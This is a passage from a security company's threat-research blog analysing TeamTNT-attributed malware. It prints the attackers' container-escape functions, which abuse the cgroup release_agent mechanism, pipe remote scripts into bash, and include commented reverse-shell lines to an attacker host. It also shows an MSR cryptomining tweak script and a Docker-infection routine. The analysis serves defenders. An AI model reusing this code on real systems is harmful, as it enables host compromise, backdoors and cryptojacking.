
dc.sh shell file:
This file contains two very interesting functions designed to exploit the release_agent vulnerability in order to escape to the host from the container. You can further read about it here iin a previous blog from our team.

As can be seen in the two screenshots below, in both functions the threat actor is downloading and running further shell scripts.



```
#!/bin/bash
function dock1(){
    d=`dirname $(ls -1 /s*/fs/c*/*/m* |head -n1)`
    mkdir -p $d/w;echo 1 >$d/w/notify_on_release
    t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /proc/mounts`
    touch /o;
    echo $t/c >$d/release_agent;
    echo -e "#!/bin/sh" >/c;
    echo -e "curl whatwill.be/en.sh | bash" >> /c;
    echo -e "`curl whatwill.be/b.sh|bash` > $t/o" >> /c;
    #echo -e "wget -s whatwill.be/syslog;chmod +x syslog;mv syslog /bin/syslog;syslog" >> /c;
    chmod +x /c;
    sh -c "echo 0 >$d/w/cgroup.procs";
    sleep 1;
    cat /o
}
```

The first function from the shell file dc.sh




```
function dock2(){
    mkdir -p /tmp/cgrp;
    mount -t cgroup -o memory cgroup /tmp/cgrp;
    mkdir -p /tmp/cgrp/x
    echo 1 > /tmp/cgrp/x/notify_on_release
    host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /proc/mounts`
    echo "$host_path/cmd" > /tmp/cgrp/release_agent
    echo '#!/bin/bash' > /cmd
    echo "ps ex > $host_path/output" >> /cmd
    #echo -e "0<&196;exec 196<>/dev/tcp/whatwill.be/4242; sh <&196 >&196 2>&196" >>/cmd;
    echo -e "source <(curl whatwill.be/en.sh) >>$host_path/output" >> /cmd;
    #echo -e "wget -s whatwill.be/ent.sh -O -| sh -s >$t/o" >> /cmd;
    #echo -e "$t/bin/.../qdem 2>&1 >> /dev/tcp/whatwill.be/9998" >> /cmd
    #echo -e "wget -s whatwill.be/syslog;chmod +x syslog;mv syslog /bin/syslog;syslog" >> /cmd;
    chmod a+x /cmd
    sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
    cat /output;
    cat /o
}
```

The second function from the shell file dc.sh

The first function (dock1) and the second one (dock2) download the shell scripts en.sh, which is designed to optimize cryptomining by using ‘wrmsr’ and meant to write to model a specific register. It allows writing to CPU machine specific registers. As can be seen below, the attackers appear to be trying to address the specific registers to optimize CPU for cryptomining based on the microarchitecture.

Apparently, TeamTNT has added some new tricks since this technique did not appear to be used in the past by the group.



```bash
#!/bin/bash -e
sysctl -w vm.nr_hugepages=$(nproc)
for i in $(find /sys/devices/system/node/node* -maxdepth 0 -type d);
do
    echo 3 > "$i/hugepages/hugepages-1048576kB/nr_hugepages";
done
echo "1GB pages successfully enabled"
MSR_FILE=/sys/module/msr/parameters/allow_writes
if test -e "$MSR_FILE"; then
    echo on > $MSR_FILE
else
    modprobe msr allow_writes=on
fi
if grep -E 'AMD Ryzen|AMD EPYC' /proc/cpuinfo > /dev/null;
    then
    if grep "cpu family[[:space:]]:[[:space:]]25" /proc/cpuinfo > /dev/null;
        then
            echo "Detected Zen3 CPU"
            wrmsr -a 0xc0011020 0x4480000000000
            wrmsr -a 0xc0011021 0x1c000200000040
            wrmsr -a 0xc0011022 0xc000000401500000
            wrmsr -a 0xc001102b 0x2000cc14
            echo "MSR register values for Zen3 applied"
        else
            echo "Detected Zen1/Zen2 CPU"
            wrmsr -a 0xc0011020 0
            wrmsr -a 0xc0011021 0x40
            wrmsr -a 0xc0011022 0x1510000
            wrmsr -a 0xc001102b 0x2000cc16
            echo "MSR register values for Zen1/Zen2 applied"
        fi
elif grep "Intel" /proc/cpuinfo > /dev/null;
    then
        echo "Detected Intel CPU"
        wrmsr -a 0x1a4 0xf
        echo "MSR register values for Intel applied"
else
    echo "No supported CPU detected"
fi
```


In the first function (dock1) d.sh is downloaded and run. It is identical to the one used in the cronb attack described above. We could see that a download and execution of a “syslog” binary from the C2 server is commented out. That binary is available for download from the C2 server and is actually a Tsunami malware (MD5: 1ded4ed94ab31f1a3bba3a50cfa7238f, 32 detections in VT), commonly used in the past by TeamTNT. It could be that their infrastructure is not fully online and thus it wasn’t used in this attack.

In the second function (dock2), there are two comments that are supposed to open a backdoor. This technique is also new since it wasn’t seen by the group in the past. Additionally, Tsunami malware (syslog) and ent.sh shell file (en.sh renamed) downloads are kept as a comment as well.

Iterating back to the GitHub Account

In the Kangaroo attack analyzed above, we mentioned that the GitHub account used to host the repository of the Kangaroo project is most likely utilized by TeamTNT. The name of the account is 'wafferz' which means armory in German. In the past, there were many indications in TeamTNT's code, repositories, websites, servers, and Twitter account that have a German origin. In this attack it is no different. In the code, their "sense of humor" is apparent in the comments and prints to logs.

In the project Dock in the GitHub account, you can see a further link to TeamTNT since most of the code is strikingly similar to the attacks described here. The shell script scan.sh is particularly interesting and designed to search for misconfigured Docker environments and deploy malware. In a comment we found a link to the main server TeamTNT used in the past, teamtnt[.]red. It looks like the server is offline.



```
DOCKER_INFECT(){

#docker -H tcp://$ipaddy:$2 run -d --name teamtnt
#   -v /:/mnt alpine chroot /mnt /bin/sh -c "curl -sLk http://teamtnt.red/Kuben/sh/scan.sh
#| bash;curl -# -Lk http://chimaera.cc/sh/mo.sh | bash;while true; do sleep 9999;done"

docker -H tcp://$ipaddy:$2 run -d --name=bb --privileged --userns=host --net=host --pid=host
docker -H tcp://$ipaddy:$2 run -d --name=qdem --privileged --userns=host --net=host --pid=ho
docker -H tcp://$ipaddy:$2 run -d --name=weavescope --privileged --userns=host --net=host --
}
```

Interestingly this account also contains the fork of an argo workflows project. Could it be that TeamTNT is planning something in the future to exploit this application?

Final Thoughts

TeamTNT was highly active between 2020 and 2021. They had used many tools and techniques in their campaigns and had launched them frequently. Some of these tools had been designed to escape from container environments, steal tokens and credentials, scan and attack local and external networks, hide activities with rootkits, and more.

Now TeamTNT appears to be back with new tricks. We are still assessing if these three attacks are a sign that they have resumed their campaigns against cloud native environments or not.
Regardless of the question if TeamTNT is back or not, we strongly encourage organizations to empower their security teams with Cloud Native Application Protection Platform (CNAPP) solutions that cover various stages of the cloud development pipeline and enable greater visibility and context.

This blog was co-authored by:

Asaf Eitani

Asaf is a Security Researcher at Aqua Nautilus research team. He focuses on researching Linux malware, developing forensics tools, and analyzing new attack vectors in cloud native environments. In his spare time, he likes painting, playing beach volleyball, and carving wood sculptures.

Assaf Morag

Assaf is a Lead Data Analyst at Aqua Nautilus research team, he focuses on supporting the data needs of the team, obtaining threat intelligence and helping Aqua and the industry stay on the forefront of new threats and methodologies for protection. His work has been published in leading info security publications and journals across the globe, and most recently he contributed to the new MITRE ATT&CK Container Framework.

Advanced Threat Mitigation, Malware Attacks

- Tweet
-